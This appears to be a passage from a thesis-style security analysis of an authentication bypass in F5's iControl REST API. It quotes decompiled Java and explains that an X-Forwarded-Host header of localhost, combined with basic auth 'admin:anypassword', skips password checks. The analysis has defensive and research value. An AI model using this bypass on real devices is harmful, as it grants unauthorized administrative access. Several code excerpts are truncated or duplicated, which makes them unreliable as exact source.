



Figure 3.5: F5 iControl REST API's login process

According to the above figure, When an HTTP request first arrives at the Apache server, it is examined to see if there are X-F5-Auth Token is existing. If a token is not existing, Apache will do the authentication process and if true then move to the jetty server.

Jetty receives the whole request as an HTTP connection, including the auth token, in the other way around. The token is safely authenticated by the Jetty server as described on the diagram. The orange path of the figure illustrates the vulnerable path of exploitation. How an unauthorized attacker crafts a malicious request to reach the vulnerable path (According to the figure it's the orange path). [7]


Decompiling the iControl application (a Java software) was the first step in the analysis. Port 8100 is used by the F5's iControl REST API. When using Apache's reverse proxy, all requests are sent to the iControl app:



```
Apache Reverse Proxy
^/mgmt/*$ -> localhost:8100 (iControl)
```

Figure 3.6: Apache's reverse proxy configuration


The X-F5-Auth-Token is validated in iControl. A sequence of code will be executed in the event that no token is present:


f5.rest.jar
shared
shell
snapshot
storage
task
transform
ApiWorker.class
AuditLog.class
AuthTokenCollectionState.class
AuthTokenExpirationComparator.class
AuthTokenItemState.class
AuthTokenWorker.class
Cache.class
CheckPasswordResetWorker.class
CollectionPutRequest.class
CollectionState.class
CollectionStateWithErrors.class
CommandArgumentParser.class
DeviceGroupCollectionState.class
DeviceGroupCollectionWorker.class
DeviceGroupDeviceCollectionState.class
DeviceGroupDevicesCollectionWorker.class
DeviceGroupDevicesRemoverWorker.class
DeviceGroupHealthStats.class
DeviceGroupState.class
DeviceGroupStatsHelper.class
DeviceInfoState.class
EchoWorker.class
EchoWorkerState.class
EvaluatePermissions.class
FileDownloadWorker.class
FileInfoWorker.class
FileTransferStarterWorker.class
FileTransferWorker.class
EvaluatePermissions.class

```
private static final String EXTERNAL_LOGIN_WORKER = UrlHelper.normalizeUriPath(UrlHelper.makePublicPath(AuthnWorker.WORKER_URI_PATH));

private static Evaluate roleEval = null;

private static int authzTokenPort;

public static void setRolesWorker(Evaluate roleEval, int authzTokenPort) {
  EvaluatePermissions.roleEval = roleEval;
  EvaluatePermissions.authzTokenPort = authzTokenPort;
}

public static void evaluatePermission(final RestOperation request, final CompletionHandler<Void> finalCompletion) {
  if (roleEval == null)
    throw new IllegalArgumentException("roleEval may not be null.");
  if (request.getReferer() == null)
    request.setReferer(request.getRemoteSender());
  String authToken = request.getXF5AuthToken();
  if (authToken == null) {
    completeEvaluatePermission(request, null, finalCompletion);
    return;
  }
  RestRequestCompletion completion = new RestRequestCompletion() {
      public void completed(RestOperation tokenRequest) {
        AuthTokenItemState token = (AuthTokenItemState)tokenRequest.getTypedBody(AuthTokenItemState.class);
        EvaluatePermissions.completeEvaluatePermission(request, token, finalCompletion);
      }

      public void failed(Exception exception, RestOperation tokenRequest) {
        String error = "X-F5-Auth-Token does not exist.";
        EvaluatePermissions.setStatusUnauthorized(request);
        finalCompletion.failed(new SecurityException(error), null);
      }
    };
  RestOperation tokenRequest = RestOperation.create().setUri(UrlHelper.extendUriSafe(UrlHelper.buildLocalUriSafe(authzTokenPort, new String[] { WellKnownPorts.AUTHZ_TOKEN_WORKE
  RestRequestSender.sendGet(tokenRequest);
}

private static void completeEvaluatePermission(final RestOperation request, AuthTokenItemState token, final CompletionHandler<Void> finalCompletion) {
```

Figure 3.7: Analyzing the iControl REST service


In this case, the code that follows will be executed:



```
private static void completeEvaluatePermission(final RestOperation request, AuthTokenItemState token, final CompletionHandler<Void> finalCompletion) {
  final String path;
  if (token != null) {
    if (token.expirationMicros.longValue() < RestHelper.getNowMicrosUtc()) {
      String error = "X-F5-Auth-Token has expired.";
      setStatusUnauthorized(request);
      finalCompletion.failed(new SecurityException(error), null);
      return;
    }
    request.setXF5AuthTokenState(token);
  }
  request.setBasicAuthFromIdentity();
```

Figure 3.8: Analyzing the completeEvaluatePermission 1

According to the above figure, if the authentication header is existing, then it will only be checking the provided username and then the authentication process will successfully be completed.




```java
    private static void completeEvaluatePermission(final RestOperation request, AuthTokenItemState token, final CompletionHandler<
        String filterField;
        if (token != null) {
            if (token.expirationMicros < RestHelper.getNowMicrosUtc()) {
                String error = "X-F5-Auth-Token has expired.";
                EvaluatePermissions.setStatusUnauthorized(request);
                finalCompletion.failed(new SecurityException(error), var2: null);
                return;
            }
            request.setXF5AuthTokenState(token);
        }
        request.setBasicAuthFromIdentity();
        if (request.getUri().getPath().equals(EXTERNAL_LOGIN_WORKER) && request.getMethod().equals((Object)RestOperation.RestMetho
            finalCompletion.completed(var1: null);
            return;
        }
        if (request.getUri().getPath().equals(UrlHelper.buildUriPath(EXTERNAL_LOGIN_WORKER, "available")) && request.getMethod().e
            finalCompletion.completed(var1: null);
            return;
        }
        final RestReference userRef = request.getAuthUserReference();
        if (RestReference.isNullOrEmpty(userRef)) {
            String error = "Authorization failed: no user authentication header or token detected. Uri:" + request.getUri() + " Re
            EvaluatePermissions.setStatusUnauthorized(request);
            finalCompletion.failed(new SecurityException(error), var2: null);
            return;
        }
        if (AuthzHelper.isDefaultAdminRef(userRef)) {
            finalCompletion.completed(var1: null);
            return;
        }
        final String path = UrlHelper.hasODataInPath(request.getUri().getPath()) ? UrlHelper.removeOdataSuffixFromPath(UrlHelper.n
        final RestOperation.RestMethod verb = request.getMethod();
        if (path.startsWith(EXTERNAL_GROUP_RESOLVER_PATH) && request.getParameter(name: "$expand") != null && (USERS_GROUP_FILTER_
            finalCompletion.completed(var1: null);
            return;
        }
        if (token != null && path.equals(UrlHelper.buildUriPath(EXTERNAL_AUTH_TOKEN_WORKER_PATH, token.token))) {
            finalCompletion.completed(var1: null);
            return;
        }
        roleEval.evaluatePermission(request, path, verb, new CompletionHandler<Boolean>(){

            @Override
            public void completed(Boolean result) {
                if (result.booleanValue()) {
                    finalCompletion.completed(var1: null);
                    return;
                }
                String error = "Authorization failed: user=" + userRef.link + " resource=" + path + " verb=" + (Object)((Object)ve
```

Figure 3.9: Analyzing the completeEvaluatePermission 2

In the function setBasicAuthFromIdentity, Identification Information is converted to basic authentication information. The Identification Information is populated in the following class on setIdentityFromBasicAuth() function.


- RestOperationIdentifier.java



```
          public void failed(Exception exception, byte[] data) {
            RestOperationIdentifier.LOGGER.fineFmt("Read public key %s/%s for %s: %s", new Object
            finalRunnable.run();
          }
        });
      return true;
    }

    private static void setIdentityFromDeviceAuthToken(String authToken, byte[] publicKeyBytes, Res
      RSAPublicKey publicKey;
      DeviceAuthToken deviceAuthToken;
      try {
        publicKey = DeviceAuthTokenHelper.makePublicKeyFromBytes(publicKeyBytes);
      } catch (Exception exception) {
        LOGGER.warningFmt("Public key file on disk error: %s", new Object[] { RestHelper.throwableS
        return;
      }
      try {
        deviceAuthToken = DeviceAuthTokenHelper.decryptAuthToken(authToken, publicKey);
      } catch (Exception exception) {
        LOGGER.fineFmt("Invalid auth token %s from %s: %s", new Object[] { authToken, request.getRe
        return;
      }
      LOGGER.finestFmt("token timestamp=%s", new Object[] { Integer.valueOf(deviceAuthToken.getTime
      if (deviceUserReference == null)
        deviceUserReference = AuthzHelper.getDefaultAdminReference();
      request.setIdentityData(null, deviceUserReference, null);
      request.setTrustedRequest(true);
    }

    private static boolean setIdentityFromF5AuthToken(RestOperation request) {
      AuthTokenItemState token = request.getXF5AuthTokenState();
      if (token == null)
        return false;
      request.setIdentityData(token.userName, token.user, AuthzHelper.toArray(token.groupReferences
      return true;
    }

    private static boolean setIdentityFromBasicAuth(RestOperation request) {
      String authHeader = request.getBasicAuthorization();
      if (authHeader == null)
        return false;
      AuthzHelper.BasicAuthComponents components = AuthzHelper.decodeBasicAuth(authHeader);
      request.setIdentityData(components.userName, null, null);
      return true;
    }
}
```


Figure 3.10: Analyzing setIdentityFromBasicAuth()

I've come across two distinct iterations of iControl when it comes to verifying HTTP requests. It doesn’t require to check the initial request is generated from the 127.0.0.1 or localhost or as in the second request using X-Forwarded-Host. Unfortunately, in the vulnerable version, an intruder can simply change the above header to localhost to rewrite the x-Forwarded-Host header.



```java
private static boolean setIdentityFromBasicAuth(final RestOperation request, final Runnable runnable) {
     String authHeader = request.getBasicAuthorization();
     if (authHeader == null) {
       return false;
     }
    AuthzHelper.BasicAuthComponents components = AuthzHelper.decodeBasicAuth(authHeader);
    request.setIdentityData(components.userName, null, null);
    final AuthzHelper.BasicAuthComponents components = AuthzHelper.decodeBasicAuth(authHeader);
    String xForwardedHostHeaderValue = request.getAdditionalHeader("X-Forwarded-Host");
    if (xForwardedHostHeaderValue == null) {
      request.setIdentityData(components.userName, null, null);
      if (runnable != null) {
        runnable.run();
      }
      return true;
    }
    String[] valueList = xForwardedHostHeaderValue.split(", ");
    int valueIdx = (valueList.length > 1) ? (valueList.length - 1) : 0;
    if (valueList[valueIdx].contains("localhost") || valueList[valueIdx].contains("127.0.0.1")) {
      request.setIdentityData(components.userName, null, null);
      if (runnable != null) {
        runnable.run();
      }
      return true;
    }
}
```

Figure 3.11: setIdentityFromBasicAuth from RestOperationIdentifier.java 1



```java
    private static boolean setIdentityFromBasicAuth(final RestOperation request, final Runnable runnable) {
        boolean isPasswordExpired;
        int valueIdx;
        String authHeader = request.getBasicAuthorization();
        if (authHeader == null) {
            return false;
        }
        final AuthzHelper.BasicAuthComponents components = AuthzHelper.decodeBasicAuth(authHeader);
        String xForwardedHostHeaderValue = request.getAdditionalHeader( name: "X-Forwarded-Host");
        if (xForwardedHostHeaderValue == null) {
            request.setIdentityData(components.userName,  userReference: null,  groupReferences: null);
            if (runnable != null) {
                runnable.run();
            }
            return true;
        }
        String[] valueList = xForwardedHostHeaderValue.split( regex: ", ");
        int n = valueIdx = valueList.length > 1 ? valueList.length - 1 : 0;
        if (valueList[valueIdx].contains( s: "localhost") || valueList[valueIdx].contains( s: "127.0.0.1")) {
            request.setIdentityData(components.userName,  userReference: null,  groupReferences: null);
            if (runnable != null) {
                runnable.run();
            }
            return true;
        }
        if (valueList[valueIdx].contains( s: "127.4.2.1") && components.userName.equals( anObject: "f5hubblelcdadmin")) {
            request.setIdentityData(components.userName,  userReference: null,  groupReferences: null);
            if (runnable != null) {
                runnable.run();
            }
            return true;
        }
        boolean bl = isPasswordExpired = request.getAdditionalHeader( name: "X-F5-New-Authtok-Reqd") != null && request.getAddition
        if (!PasswordUtil.isPasswordReset().booleanValue() || isPasswordExpired) {
            request.setIdentityData(components.userName,  userReference: null,  groupReferences: null);
            if (runnable != null) {
                runnable.run();
            }
            return true;
        }
        AuthProviderLoginState loginState = new AuthProviderLoginState();
        loginState.username = components.userName;
        loginState.password = components.password;
        loginState.address = request.getRemoteSender();
        RestRequestCompletion authCompletion = new RestRequestCompletion(){

            @Override
            public void completed(RestOperation subRequest) {
                request.setIdentityData(components.userName,  userReference: null,  groupReferences: null);
```

Figure 3.12: setIdentityFromBasicAuth from RestOperationIdentifier.java 2

As shown in the above figure, if the X-Forwarded-Host header contains 127.0.0.1 or localhost, the username is derived from the basic auth header and utilized to populate the identity data without requiring a password to be entered. Host header can successfully evade completeEvaluatePermission permission tests by employing basic authorization credentials admin:anypassword if we set the Host header to localhost. [8]

